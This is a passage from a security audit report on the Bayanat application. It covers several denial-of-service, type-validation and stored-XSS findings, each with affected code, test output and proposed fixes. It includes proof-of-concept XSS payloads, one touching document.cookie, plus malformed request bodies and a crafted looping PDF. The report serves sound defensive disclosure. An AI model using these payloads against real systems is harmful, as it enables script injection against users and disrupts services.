            raise ValueError("CSV produced non-primitive row index")

    return {"columns": columns, "head": head}
```

BAY-01-036 WP5: XLS Analyze DoS via Missing xlrd *(Low)*

Retest Notes: Resolved by Bayanat[33][34] and confirmed by 7ASecurity.

It was found that the XLS import analysis endpoints can return HTTP 500 when a legacy *.xls* file is uploaded. The *SheetImport.get_sheets()*, *SheetImport.parse_excel()*, and *SheetImport.sheet_to_df()* helpers call *pandas.ExcelFile()* or *pandas.read_excel()* without pinning the expected parsing engine. Pandas selects the Excel engine from the file body, and files beginning with the OLE2 magic bytes used by legacy *.xls* documents are dispatched to the *xlrd* engine.

The *xlrd* dependency is not declared or installed in the reviewed Bayanat environment. As a result, pandas raises an *ImportError* when *.xls* parsing is attempted. The affected helpers and views do not catch this exception, so an authenticated Admin user can trigger request-level denial of service on */import/api/xls/sheets*, */import/api/xls/analyze*, and */import/api/process-sheet* by uploading a legacy *.xls* file or an OLE2-shaped body renamed with an accepted spreadsheet extension.

This issue can also affect legitimate users because *.xls* is included in the configured spreadsheet upload allowlist, but the application cannot parse it successfully without *xlrd*.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/…/data_import/utils/sheet_import.py#L156-L213

Affected Code:

```
@staticmethod
def parse_excel(filepath: str, sheet: Any) -> dict:
    df = pd.read_excel(filepath, sheet_name=sheet)
    df.dropna(how="all", axis=1, inplace=True)
    df = df.astype(str)

    columns = df.columns.to_list()
    df.fillna("", inplace=True)
    head = df.head().to_dict()

    return {"columns": columns, "head": head}

@staticmethod
def get_sheets(filepath: str) -> list:
```

[33] https://github.com/sjacorg/bayanat/commit/5abe376ea
[34] https://github.com/sjacorg/bayanat/commit/0886e912a

```
    xls = pd.ExcelFile(filepath)
    return xls.sheet_names
```

When pandas detects OLE2 file magic, it selects the *xlrd* engine and attempts to import the dependency required for *.xls* support. Because *xlrd* is not installed, the call raises *ImportError*. Neither the helper functions nor the affected views catch the exception, so the request is returned as HTTP 500.

This was confirmed as follows:

Command:

```
.venv-fuzz/bin/python -m pytest
fuzzing/regression/test_sheet_parse_excel.py::TestXlrdMissing -v
```

Output:

```
FAILED
fuzzing/regression/test_sheet_parse_excel.py::TestXlrdMissing::test_get_sheets_does_not
_raise_importerror
    ImportError: Install xlrd >= 2.0.1 for xls Excel support
```

Minimal Reproducer:

```
D0 CF 11 E0 A1 B1 1A E1
```

It is recommended to remove *.xls* from the upload allowlist if legacy Excel support is not intended. If only *.xlsx* support is required, the Excel parsing engine should be pinned to *openpyxl* so engine autodetection cannot dispatch to *xlrd*. Parser exceptions should also be caught and mapped to controlled 4xx responses instead of being allowed to surface as HTTP 500.

Proposed Fix:

```
# enferno/utils/config_utils.py
"SHEETS_ALLOWED_EXTENSIONS": ["csv", "xlsx"],  # drop "xls"

# enferno/data_import/utils/sheet_import.py
@staticmethod
def parse_excel(filepath: str, sheet: Any) -> dict:
    df = pd.read_excel(filepath, sheet_name=sheet, engine="openpyxl")
    df.dropna(how="all", axis=1, inplace=True)
    df = df.astype(str)

    columns = df.columns.to_list()
    df.fillna("", inplace=True)
    head = df.head().to_dict()

    return {"columns": columns, "head": head}

@staticmethod
```

```
def get_sheets(filepath: str) -> list:
    xls = pd.ExcelFile(filepath, engine="openpyxl")
    return xls.sheet_names

# enferno/data_import/views.py - api_xls_analyze (and siblings)
try:
    result = SheetImport.parse_excel(filepath, sheet)
except (ImportError, pd.errors.ParserError, zipfile.BadZipFile,
        UnicodeDecodeError, ValueError) as exc:
    return HTTPResponse.error(f"Unable to parse sheet: {exc}", status=400)
```

BAY-01-037 WP5: XLSX Analyze DoS via Sheet Parameter *(Low)*

Retest Notes: Resolved by Bayanat[35][36] and confirmed by 7ASecurity.

It was found that the XLSX analysis and ingestion endpoints can return HTTP 500 when an invalid *sheet* value is supplied in the JSON request body. The *api_xls_analyze* and *api_process_sheet* paths pass the sheet field directly into *pd.read_excel(..., sheet_name=sheet)* through *SheetImport.parse_excel()* and *SheetImport.sheet_to_df()* without validating its type.

The return type of *pd.read_excel()* depends on the runtime type of *sheet_name*. An *int* or *str* value returns a DataFrame, but *None*, a list, or a dictionary can return a dictionary keyed by sheet name or trigger an internal pandas type error. The Bayanat helpers always treat the return value as a DataFrame and call methods such as *.dropna()*, *.astype()*, or *.drop_duplicates()* on it. As a result, an authenticated Admin user can trigger request-level denial of service on the XLSX analysis and ingestion paths by sending a malformed *sheet* value against any valid XLSX upload.

A related issue is present in *SheetImport.sheet_to_df()*, where parser selection is based on *if sheet:*. Falsy values such as *None*, *False*, *{}*, or *[]* cause the XLSX body to be parsed as CSV, which can raise *UnicodeDecodeError* and return HTTP 500.

This issue can also be confirmed by reviewing the following files:

Affected Files:
https://github.com/sjacorg/bayanat/blob/v4.0.0/enferno/data_import/views.py#L283-L299
https://github.com/sjacorg/bayanat/…/data_import/utils/sheet_import.py#L156-L213

Affected Code:

```
@imports.post("/api/xls/analyze")
@roles_required("Admin")
```

[35] https://github.com/sjacorg/bayanat/commit/9ee85af9f
[36] https://github.com/sjacorg/bayanat/commit/706675b30

```
def api_xls_analyze() -> Response:
    filename = request.json.get("file").get("filename")
    import_dir = Path(current_app.config.get("IMPORT_DIR"))
    filepath = (import_dir / filename).as_posix()
    sheet = request.json.get("sheet")          # no type check

    result = SheetImport.parse_excel(filepath, sheet)

@staticmethod
def parse_excel(filepath: str, sheet: Any) -> dict:
    df = pd.read_excel(filepath, sheet_name=sheet)
    df.dropna(how="all", axis=1, inplace=True)   # AttributeError on dict
    df = df.astype(str)


@staticmethod
def sheet_to_df(filepath: str, sheet: Optional[list] = None) -> pd.DataFrame:
    if sheet:
        df = pd.read_excel(filepath, sheet_name=sheet, keep_default_na=False)
    else:
        df = pd.read_csv(filepath, keep_default_na=False)   # binary XLSX ->
UnicodeDecodeError
    df.drop_duplicates(inplace=True)                        # AttributeError if sheet
was a list

@staticmethod
def get_sheets(filepath: str) -> list:
    xls = pd.ExcelFile(filepath)
    return xls.sheet_names
```

pd.read_excel() returns a dictionary for values such as *sheet_name=None*, *sheet_name=[0]*, or *sheet_name=[0, 1]*. Subsequent calls to *.dropna()* or *.drop_duplicates()* then raise *AttributeError* because the returned value is not a DataFrame. When *sheet_name={}* is supplied, pandas raises *TypeError* because the dictionary is unhashable. None of these exceptions are handled by the view, so the request is returned as HTTP 500. This was confirmed as follows:

Command:

```
.venv-fuzz/bin/python -m pytest
fuzzing/regression/test_sheet_parse_excel.py::TestSheetParamValidation -v
```

Output:

```
FAILED test_parse_excel_never_crashes_on_json_typed_sheet[None]
    Failed: parse_excel leaked AttributeError for sheet=None: 'dict' object has no
attribute 'dropna'
FAILED test_parse_excel_never_crashes_on_json_typed_sheet[sheet1]
    Failed: parse_excel leaked AttributeError for sheet=[0]: 'dict' object has no
attribute 'dropna'
FAILED test_parse_excel_never_crashes_on_json_typed_sheet[sheet2]
```

```
    Failed: parse_excel leaked AttributeError for sheet=[0, 1]: 'dict' object has no
attribute 'dropna'
FAILED test_parse_excel_never_crashes_on_json_typed_sheet[sheet3]
    Failed: parse_excel leaked TypeError for sheet={}: unhashable type: 'dict'
FAILED test_sheet_to_df_never_crashes_on_json_typed_sheet[sheet1]
    Failed: sheet_to_df leaked AttributeError for sheet=[0]: 'dict' object has no
attribute 'drop_duplicates'
FAILED test_sheet_to_df_never_crashes_on_json_typed_sheet[sheet2]
    Failed: sheet_to_df leaked AttributeError for sheet=[0, 1]: 'dict' object has no
attribute 'drop_duplicates'
FAILED test_sheet_to_df_does_not_silently_switch_to_csv_on_none
    Failed: sheet_to_df silently switched to CSV mode on XLSX body: 'utf-8' codec can't
decode byte 0x95 in position 12: invalid start byte
```

It is recommended to validate the *sheet* parameter at the view layer before it is passed to pandas. Boolean, *None*, list, and dictionary values should be explicitly rejected. The parser selection logic in *SheetImport.sheet_to_df()* should also be changed to use the file extension rather than the truthiness of the *sheet* value.

Proposed Fix:

```
# enferno/data_import/views.py - api_xls_analyze (and api_process_sheet for each
per-file sheet)
sheet = request.json.get("sheet")
if isinstance(sheet, bool) or not isinstance(sheet, (int, str)):
    return HTTPResponse.error(
        "`sheet` must be a non-boolean int or a string", status=400,
    )

# enferno/data_import/utils/sheet_import.py
@staticmethod
def sheet_to_df(filepath: str, sheet: Optional[object] = None) -> pd.DataFrame:
    # Choose the parser by file extension, not by truthiness of `sheet`.
    if filepath.lower().endswith((".xlsx", ".xlsm", ".xls")):
        if isinstance(sheet, bool) or not isinstance(sheet, (int, str)):
            sheet = 0
        df = pd.read_excel(filepath, sheet_name=sheet,
                           engine="openpyxl", keep_default_na=False)
    else:
        df = pd.read_csv(filepath, keep_default_na=False)
    df.drop_duplicates(inplace=True)
    df.fillna("", inplace=True)
    return df
try:
    result = SheetImport.parse_excel(filepath, sheet)
except (ImportError, pd.errors.ParserError, zipfile.BadZipFile,
        UnicodeDecodeError, ValueError) as exc:
    return HTTPResponse.error(f"Unable to parse sheet: {exc}", status=400)
```

BAY-01-038 WP5: Column Mapping Error via Numeric XLSX Headers *(Low)*

Retest Notes: Resolved by Bayanat[37] and confirmed by 7ASecurity.

It was found that *SheetImport.parse_excel()* can return non-string column names when the uploaded XLSX workbook contains numeric cells in the header row. The method calls *df.astype(str)* to convert cell values to strings, but this does not rename the DataFrame columns. As a result, *df.columns.to_list()* can preserve numeric labels inferred by pandas.

The import analysis response therefore violates the expected *list[str]* contract for the *columns* field. When the response is serialized to JSON, the *columns* list can remain numeric, while keys in the nested *head* object are converted to strings. This mismatch can break type assumptions in the admin column-mapping workflow and cause imported evidence fields to be mapped incorrectly during subsequent sheet processing.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/…/data_import/utils/sheet_import.py#L156-L177

Affected Code:

```
@staticmethod
def parse_excel(filepath: str, sheet: Any) -> dict:
    df = pd.read_excel(filepath, sheet_name=sheet)
    df.dropna(how="all", axis=1, inplace=True)
    df = df.astype(str)                          # cells only, not column labels

    columns = df.columns.to_list()               # still int/float if header was
numeric
    df.fillna("", inplace=True)
    head = df.head().to_dict()                   # inner keys are also int/float

    return {"columns": columns, "head": head}
```

Pandas preserves cell types when XLSX files are read through *openpyxl*, so a header row of *1*, *2*, and *3* is read as numeric column labels rather than string column labels. The *df.astype(str)* call converts cell values only and does not change the column labels. As a result, the returned structure can contain *columns=[1, 2, 3]* while the serialized *head* object uses string keys such as *"1"*, *"2"*, and *"3"*.

This was confirmed as follows:

[37] https://github.com/sjacorg/bayanat/commit/6f562d461

Command:

```
.venv-fuzz/bin/python -m pytest
fuzzing/regression/test_sheet_parse_excel.py::TestNumericHeaderColumns -v
```

Output:

```
FAILED test_columns_are_strings
    AssertionError: parse_excel returned non-str columns[0]: int=1
```

Direct in-process probe against a minimal two-row workbook:

```
Workbook header: [1, 2, 3]
Workbook data row: [4, 5, 6]

columns: [1, 2, 3]  types: ['int', 'int', 'int']
head keys: [1, 2, 3]
```

It is recommended to coerce DataFrame column labels to strings inside *SheetImport.parse_excel()* before the *columns* and *head* values are returned. This ensures that the method consistently honors the expected *list[str]* contract, regardless of the cell types used in the XLSX header row. The same coercion should also be applied to *parse_csv()* as a defensive consistency measure.

Proposed Fix:

```
@staticmethod
def parse_excel(filepath: str, sheet: Any) -> dict:
    df = pd.read_excel(filepath, sheet_name=sheet, engine="openpyxl")
    df.dropna(how="all", axis=1, inplace=True)
    df = df.astype(str)

    # Coerce column labels to strings. pandas preserves numeric labels
    # when the XLSX header row is numeric; the API contract is list[str].
    df.rename(columns=str, inplace=True)

    columns = df.columns.to_list()
    df.fillna("", inplace=True)
    head = df.head().to_dict()

    return {"columns": columns, "head": head}
```

BAY-01-039 WP5: Stored XSS via Sheet Import Mismatch Handling *(High)*

Retest Notes: Resolved by Bayanat[38] and confirmed by 7ASecurity.

It was found that the sheet import workflow can persist unescaped CSV/XLSX cell values into Actor and Bulletin description fields. The *SheetImport.handle_mismatch()* and *SheetImport.set_description()* methods concatenate user-supplied spreadsheet values into *actor_profile.description* without HTML escaping or sanitization. The resulting description is later rendered with the Vue *v-html* directive in the Actor and Bulletin views, creating a persistent stored cross-site scripting sink.

This issue is not limited to cells explicitly mapped to the description field. The *handle_mismatch()* method acts as a fallback path for failed coercion across mapping helpers, including unknown list options, unparseable dates, missing locations, boolean coercion failures, and similar mismatch cases. As a result, crafted HTML can be stored in the description field through multiple spreadsheet import paths. The payload persists in the database and executes in the browser of any authenticated user who later views the affected Actor profile or Bulletin.

This issue can also be confirmed by reviewing the following files:

Affected Files:
https://github.com/sjacorg/bayanat/…/data_import/utils/sheet_import.py#L696-L710
https://github.com/sjacorg/bayanat/…/data_import/utils/sheet_import.py#L524-L560

Affected Code:

```
def handle_mismatch(self, field: str, value: Any) -> None:
    """
    Method to handle mismatched columns and
    data by logging the mismatch and appending
    data to the end of the Actor's description.
    """
    self.data_import.add_to_log(f"Field value mismatch {field}.\n Appending to
description.")
    self.actor_profile.description += f"</p>\n<p>{field}: {str(value)}"
```

The *set_description()* method has the same unsafe pattern. Both *sep*, which is supplied through the mapping JSON, and *content*, which is supplied from the uploaded spreadsheet row, are interpolated without escaping:

```
for item in map_item:
    sep = item.get("sep") or ""
    data = item.get("data")
```

[38] https://github.com/sjacorg/bayanat/commit/aa7ecb076

```
    content = ""
    if data:
        content = self.row.get(data[0])
    description += "{} {}".format(sep, content)
    description += "\n"
...
self.actor_profile.description = description
```

The description is then rendered as raw HTML:

```
// enferno/static/js/components/ActorProfiles.js:104
<read-more><div v-html="profile.description"></div></read-more>

// enferno/static/js/components/BulletinCard.js:284
<read-more><div v-html="bulletin.description"></div></read-more>
```

Because *v-html* inserts the stored value as raw HTML, payloads such as *<svg/onload=alert(1)>*, *<script>alert(1)</script>*, or *<img src=x onerror=alert(1)>* execute in the viewer context.

This was confirmed as follows:

Command:

```
.venv-fuzz/bin/python -m pytest fuzzing/regression/test_sheet_mapping.py -v
```

Output:

```
FAILED
fuzzing/regression/test_sheet_mapping.py::TestStoredXSSDescriptionSink::test_handle_mis
match_escapes_html[<svg/onload=alert(1)>]
    AssertionError: handle_mismatch stored a raw HTML payload in description, which is
rendered via v-html -> stored XSS
FAILED
fuzzing/regression/test_sheet_mapping.py::TestStoredXSSDescriptionSink::test_handle_mis
match_escapes_html[<script>alert(1)</script>]
FAILED
fuzzing/regression/test_sheet_mapping.py::TestStoredXSSDescriptionSink::test_handle_mis
match_escapes_html[<img src=x onerror=alert(1)>]
FAILED
fuzzing/regression/test_sheet_mapping.py::TestStoredXSSDescriptionBuilder::test_set_des
cription_escapes_row_content[<svg/onload=alert(1)>]
FAILED
fuzzing/regression/test_sheet_mapping.py::TestStoredXSSDescriptionBuilder::test_set_des
cription_escapes_sep[<svg/onload=alert(1)>]
...
20 failed, 1 passed
```

The live fuzz harness also triggered the invariant check against a minimized artifact:

Command:

```
.venv-fuzz/bin/python fuzzing/harnesses/fuzz_sheet_mapping.py \
fuzzing/findings/artifacts/WP6-SHEET-001/crash-9665d81c0629ce5136bcde648a936ebfc1f83665
```

Output:

```
=== Uncaught Python exception: ===
InvariantError: HTML-looking value reached description unescaped:
    '<svg/onload=alert(1)>' ⊂ '</p>\n<p>…: <svg/onload=alert(1)>…'
```

Minimal Reproducer:

```
name,documentation_date
Evil Actor,<svg/onload=alert("xss-"+document.cookie)>
```

It is recommended to HTML-escape every user-supplied string before it enters the description buffer in both *handle_mismatch()* and *set_description()*. If rich-text descriptions are required, the server should sanitize the final description through an allowlist sanitizer before persistence. Existing *description* rows should also be reviewed and sanitized because this sink can affect previously imported records.

Proposed Fix:

```python
from markupsafe import escape

def handle_mismatch(self, field: str, value: Any) -> None:
    self.data_import.add_to_log(
        f"Field value mismatch {field}. Appending to description."
    )
    self.actor_profile.description += (
        f"</p>\n<p>{escape(str(field))}: {escape(str(value))}"
    )

def set_description(self, map_item: Any) -> None:
    description = ""
    old_description = ""
    if self.actor_profile.description:
        old_description = self.actor_profile.description
        self.actor_profile.description = ""

    for item in map_item:
        sep = escape(str(item.get("sep") or ""))
        data = item.get("data")
        content = ""
        if data:
            content = escape(str(self.row.get(data[0]) or ""))
        description += f"{sep} {content}\n"

    if description:
        self.actor_profile.description = description
        if old_description:
```

```
            self.actor_profile.description += old_description
        self.data_import.add_to_log("Processed description")
```

BAY-01-040 WP5: Export Creation DoS via Malformed JSON *(Medium)*

Retest Notes: Resolved by Bayanat[39] and confirmed by 7ASecurity.

It was found that the export creation endpoints can return HTTP 500 when malformed JSON request bodies are submitted. The *export_bulletins()*, *export_actors()*, and *export_incidents()* handlers instantiate a new *Export()* object and immediately call *export_request.from_json(table, request.json)* without schema validation at the view layer or exception handling around the parser call.

The *Export.from_json()* method assumes that the request body is a dictionary shaped as *{"config": {...}, "items": [...]}*. It calls *json.get("config")* and then accesses nested fields on *config* without confirming that either object is a dictionary. As a result, any authenticated user with export capability can trigger request-level denial of service across all three export creation endpoints by submitting malformed bodies such as *null*, *[]*, *"x"*, *{}*, or *{"config": null}*.

This issue does not result in export creation, data disclosure, or authorization bypass. The impact is limited to failed requests and server-side error logging.

This issue can also be confirmed by reviewing the following files:

Affected Files:
https://github.com/sjacorg/bayanat/blob/v4.0.0/enferno/export/models.py#L70-L92
https://github.com/sjacorg/bayanat/blob/v4.0.0/enferno/export/views.py#L55-L153

Affected Code:

```
# enferno/export/models.py -- Export.from_json
def from_json(self, table: str, json: dict) -> "Export":
    cfg = json.get("config")                          # (1) needs json to be a dict
    items = json.get("items")

    self.requester = current_user
    self.table = table
    self.items = items
    self.tags = cfg.get("tags") if "tags" in cfg else []   # (2) needs cfg to be a dict
    self.comment = cfg.get("comment")
    self.file_format = cfg.get("format")
    self.include_media = cfg.get("includeMedia")
```

[39] https://github.com/sjacorg/bayanat/commit/9bfca8af5

```
    return self

# enferno/export/views.py -- one of three near-identical handlers
@export.post("/api/bulletin/export")
def export_bulletins() -> Response:
    export_request = Export()
    export_request.from_json("bulletin", request.json)       # no validator, no
try/except
    if export_request.save():
        [...]
```

The sibling handlers *export_actors()* and *export_incidents()* follow the same pattern. Unlike other API endpoints that use *@validate_with(...)*, these export creation endpoints trust *request.json* directly.

Two validation gaps are present. First, a non-dictionary request body, such as *null*, an array, a string, a number, or a boolean, causes *json.get("config")* to raise *AttributeError*. Second, a missing or non-dictionary *config* value causes *"tags" in cfg* or *cfg.get("tags")* to raise *TypeError* or *AttributeError*. These exceptions are not handled and are returned as HTTP 500.

This was confirmed as follows:

Command:

```
SECRET_KEY=test .venv-fuzz/bin/python - <<'EOF'
import enferno.user.models
import enferno.export.models as m
from enferno.user.models import User
from enferno.export.models import Export
from sqlalchemy.orm import configure_mappers
configure_mappers()
m.current_user = User()

for body in (None, [1, 2, 3], "hello", {}, {"config": None},
             {"config": "foo"}, {"config": [1, 2, 3]}):
    try:
        Export().from_json("bulletin", body)
        print(f"{body!r}: OK")
    except Exception as e:
        print(f"{body!r:40s} -> {type(e).__name__}: {e}")
EOF
```

Output:

```
None                    -> AttributeError: 'NoneType' object has no attribute 'get'
[1, 2, 3]               -> AttributeError: 'list' object has no attribute 'get'
'hello'                 -> AttributeError: 'str' object has no attribute 'get'
{}                      -> TypeError: argument of type 'NoneType' is not iterable
{'config': None}        -> TypeError: argument of type 'NoneType' is not iterable
```

```
{'config': 'foo'}     -> AttributeError: 'str' object has no attribute 'get'
{'config': [1, 2, 3]} -> AttributeError: 'list' object has no attribute 'get'
```

The Atheris harness also reproduced the issue, and regression tests confirmed the malformed input cases:

Command:

```
.venv-fuzz/bin/python -m pytest fuzzing/regression/test_export_from_json.py -v
```

Output:

```
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_body_is_rejected_cleanly[null]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_body_is_rejected_cleanly[list]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_body_is_rejected_cleanly[string]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_body_is_rejected_cleanly[int]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_body_is_rejected_cleanly[bool]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_config_is_handled[null]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_config_is_handled[string]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_config_is_handled[list]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_config_is_handled[int]
FAILED ...::TestUnvalidatedRequestBody::test_non_dict_config_is_handled[bool]
FAILED ...::TestUnvalidatedRequestBody::test_missing_config_key_is_handled
11 failed, 1 passed in 1.47s
```

It is recommended to introduce a structured request model for the three export creation endpoints, following the validation pattern already used across the admin API surface. Request bodies should be shape-checked before they reach *Export.from_json()*. As a defense-in-depth measure, *Export.from_json()* should also reject non-dictionary inputs and non-dictionary *config* values with controlled validation errors rather than allowing uncaught exceptions.

Proposed Fix:

```
# enferno/admin/validation/models.py (new models, one per table)
from typing import Literal
from pydantic import BaseModel

class ExportConfigModel(BaseModel):
    tags: list[str] | None = None
    comment: str | None = None
    format: Literal["json", "csv", "pdf"]
    includeMedia: bool | None = None

class ExportRequestModel(BaseModel):
    config: ExportConfigModel
    items: list[int] | None = None

# enferno/export/views.py apply to all three handlers
@export.post("/api/bulletin/export")
@validate_with(ExportRequestModel)
```

```
def export_bulletins(validated_data: ExportRequestModel) -> Response:
    export_request = Export()
    export_request.from_json("bulletin", validated_data.model_dump())
    if export_request.save():
        [...]

# enferno/export/models.py -- belt-and-braces guard inside from_json
def from_json(self, table: str, json: dict) -> "Export":
    if not isinstance(json, dict):
        raise ValueError("export request body must be a JSON object")
    cfg = json.get("config") or {}
    if not isinstance(cfg, dict):
        cfg = {}

    self.requester = current_user
    self.table = table
    self.items = json.get("items")
    self.tags = cfg.get("tags", [])
    self.comment = cfg.get("comment")
    self.file_format = cfg.get("format")
    self.include_media = cfg.get("includeMedia")
    return self
```

BAY-01-041 WP5: DoS via Missing Media Import Timeout *(Medium)*

Retest Notes: Resolved by Bayanat[40] and confirmed by 7ASecurity.

It was found that the media-import Celery task can be stalled indefinitely when PDF parsing enters a non-returning library code path. The *etl_process_file* task processes uploaded media through *MediaImport.parse_pdf()* but is registered without *soft_time_limit*, *time_limit*, or worker-level timeout protection. As a result, a crafted PDF that causes the parser to loop indefinitely can pin one Celery worker slot at full CPU until the worker process is externally killed.

The trigger was confirmed using a PDF page object whose */Parent* reference forms a cycle and whose page hierarchy contains no */Resources* entry. Under these conditions, *pypdf* can enter an unbounded parent-walk during text extraction. The exception wrapper around *MediaImport.parse_pdf()* does not mitigate this condition because no exception is raised. The task does not return, the *DataImport* row remains in progress, *batch_complete_notification* is not sent, and no failure log is written.

This allows an authenticated Admin user with access to the media import workflow to stall one worker slot per crafted PDF submitted in a batch. In a deployment with multiple Celery worker processes, multiple crafted PDFs can stall the media-import pipeline and prevent unrelated media-import jobs from completing.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/blob/v4.0.0/enferno/tasks/data_import.py#L23-L35

Affected Code:

```
# enferno/tasks/data_import.py -- etl_process_file task definition
@celery.task(rate_limit=10)
def etl_process_file(
    batch_id: t.id, file: str, meta: Any, user_id: t.id, data_import_id: t.id
) -> Optional[Literal["done"]]:
    """Process individual file for import. Part of coordinated batch operation."""
    try:
        di = MediaImport(batch_id, meta, user_id=user_id,
data_import_id=data_import_id)
        di.process(file)                    # -> parse_pdf -> pypdf -> infinite loop
        return "done"
    except Exception as e:                  # never reached on a silent loop
        log = db.session.get(DataImport, data_import_id)
        log.fail(e)
```

[40] https://github.com/sjacorg/bayanat/commit/726d34582

```
        raise
```

The non-returning loop occurs in upstream *pypdf*. The Bayanat-specific issue is that the media-import worker has no task timeout to contain parser hangs or other non-returning media-processing operations:

```
# pypdf 6.10.0 -- _page.py:1696-1707 (PageObject._extract_text)
try:
    objr = obj
    while NameObject(PG.RESOURCES) not in objr:
        # /Resources can be inherited so we look to parents
        objr = objr["/Parent"].get_object()
        # If no parents then no /Resources will be available,
        # so an exception will be raised
    resources_dict = cast(DictionaryObject, objr[PG.RESOURCES])
except Exception:
    return ""
```

With a self-referencing */Parent*, *objr["/Parent"].get_object()* returns the same object. The membership check never becomes true, the loop does not terminate, and no exception is raised.

This was confirmed as follows:

Command:

```
cat > /tmp/repro_pdf.py <<'EOF'
import os, sys, time, faulthandler, tempfile, logging
os.environ["SECRET_KEY"] = "x"
logging.disable(logging.CRITICAL)

from enferno.data_import.utils.media_import import MediaImport

class _StubDI:
    def add_to_log(self, line): pass

# 421-byte PDF with /Page /Parent 3 0 R on object 3 (self-referencing).
payload = (
    b"%PDF-1.4\n"
    b"1 0 obj<</Type/Catalog/Pages 2 0 R>>endobj\n"
    b"2 0 obj<</Type/Pages/Count 1/Kids[3 0 R]>>endobj\n"
    b"3 0 obj<</Type/Page/Parent 3 0 R/MediaBox[0 0 612 792]/Contents 4 0 R>>endobj\n"
    b"4 0 obj<</Length 44>>stream\n"
    b"BT /F1 12 Tf 100 700 Td (Hello) Tj ET\n"
    b"endstream endobj\n"
    b"xref\n0 5\n"
    b"0000000000 65535 f \n"
    b"0000000009 00000 n \n"
    b"0000000052 00000 n \n"
```

```
    b"0000000100 00000 n \n"
    b"0000000180 00000 n \n"
    b"trailer<</Size 5/Root 1 0 R>>\n"
    b"startxref\n260\n%%EOF\n"
)
with tempfile.NamedTemporaryFile(suffix=".pdf", delete=False) as fh:
    fh.write(payload); path = fh.name

mi = object.__new__(MediaImport)
mi.data_import = _StubDI()

faulthandler.dump_traceback_later(5, repeat=False)
print("calling parse_pdf...", flush=True)
print(mi.parse_pdf(path, attempt_ocr=False))   # never returns
EOF
timeout 10 .venv-fuzz/bin/python /tmp/repro_pdf.py
echo "exit=$?"
```

Output:

```
calling parse_pdf...
Timeout (0:00:05)!
Thread 0x... (most recent call first):
  File ".venv-fuzz/.../pypdf/_page.py", line 1698 in _extract_text
  File ".venv-fuzz/.../pypdf/_page.py", line 2045 in extract_text
  File "/tmp/repro_pdf.py", line <N> in <module>
exit=124
```

The *faulthandler.dump_traceback_later(5, ...)* call fired inside the process after five seconds and identified the hang site. The external *timeout* process then killed Python after ten seconds. This confirms that the parser did not terminate on its own.

It is recommended to add Celery *soft_time_limit* and *time_limit* values to *etl_process_file* and to handle *SoftTimeLimitExceeded* by marking the *DataImport* row as failed with a clear log message. This limits the impact of non-returning parser behavior in *pypdf* and other media-processing dependencies, including *pdf2image*, Poppler, *yt-dlp*, PyMuPDF, and *python-docx*.

Proposed Fix:

```
# enferno/tasks/data_import.py
from celery.exceptions import SoftTimeLimitExceeded

@celery.task(
    rate_limit=10,
    soft_time_limit=600,    # 10 min; revise per operator p99 timings
    time_limit=660,         # hard kill 60 s after soft
)
def etl_process_file(
    batch_id: t.id, file: str, meta: Any, user_id: t.id, data_import_id: t.id
```

```
) -> Optional[Literal["done"]]:
    """Process individual file for import. Part of coordinated batch operation."""
    try:
        di = MediaImport(batch_id, meta, user_id=user_id,
data_import_id=data_import_id)
        di.process(file)
        return "done"
    except SoftTimeLimitExceeded:
        log = db.session.get(DataImport, data_import_id)
        log.add_to_log(f"Import for {file} exceeded soft time limit; aborting.")
        log.fail(TimeoutError("etl_process_file soft_time_limit"))
        raise
    except Exception as e:
        log = db.session.get(DataImport, data_import_id)
        log.fail(e)
        raise
```

BAY-01-042 WP5: Import API DoS via Malformed JSON *(Low)*

Retest Notes: Resolved by Bayanat[41][42] and confirmed by 7ASecurity.

It was found that multiple Admin import API endpoints return HTTP 500 when malformed JSON request bodies are submitted. The affected handlers extract nested values from *request.json* and immediately call *.get(...)*, *.pop(...)*, or subscript operations without confirming that the returned value has the expected type.

As a result, an authenticated Admin user can trigger request-level denial of service across the affected import endpoints by submitting simple malformed bodies such as *{}*, *{"file": null}*, *{"q": "string"}*, or *{"name": "x", "data": null}*. The expected behavior is a controlled 4xx response for malformed input, rather than an uncaught exception handled as HTTP 500.

This issue does not expose sensitive information in the default production configuration. However, each malformed request creates a server-side traceback. In debug-mode deployments, the same crash path can expose detailed traceback information through the Werkzeug debugger.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/blob/v4.0.0/enferno/data_import/views.py#L82-L360

Affected Code:

```
# views.py:90-94 -- api_imports
q = request.json.get("q", None)
if q and (batch_id := q.get("batch_id")):    # crashes if q is non-None non-dict, e.g.
{"q": "string"}
    ...

# views.py:182 -- etl_process
files = request.json.pop("files")             # KeyError if "files" missing

# views.py:257 -- api_csv_analyze (same on lines 274 and 288)
filename = request.json.get("file").get("filename")   # AttributeError if file is None
/ non-dict

# views.py:359-360 -- api_mapping_update
data = request.json.get("data")
m = data.get("map", None)
```

[41] https://github.com/sjacorg/bayanat/commit/b186e1b96
[42] https://github.com/sjacorg/bayanat/commit/59444394e

The affected endpoints share the same root cause: values obtained from *request.json* are used without type validation. For example, *{"q": "string"}* causes *q.get("batch_id")* to fail because *q* is a string. Similarly, *{"file": null}* causes *request.json.get("file").get("filename")* to fail because *file* is *None*.

The neighboring *api_mapping_create()* route already performs a safer presence check before using request data:

```
d = request.json.get("data", None)
name = request.json.get("name", None)
if d and name:
```

This was confirmed as follows:

Command:

```
cd /home/mhoste/Desktop/bayanat && \
SECRET_KEY=fuzz-harness-secret-not-real \
.venv-fuzz/bin/python - <<'EOF'
import sys; sys.path.insert(0, "fuzzing")
from scaffolding.flask_views import make_test_client, _stub_session
from enferno.data_import.models import Mapping

app, client, stub = make_test_client()
fake_map = Mapping(); fake_map.id = 1; fake_map.name = "x"; fake_map.data = {}

cases = [
    ("api_imports q=str",       "POST", "/import/api/imports/",     {"q": "string"},
None),
    ("etl_process no files",    "POST", "/import/media/process",    {"meta": {}},
None),
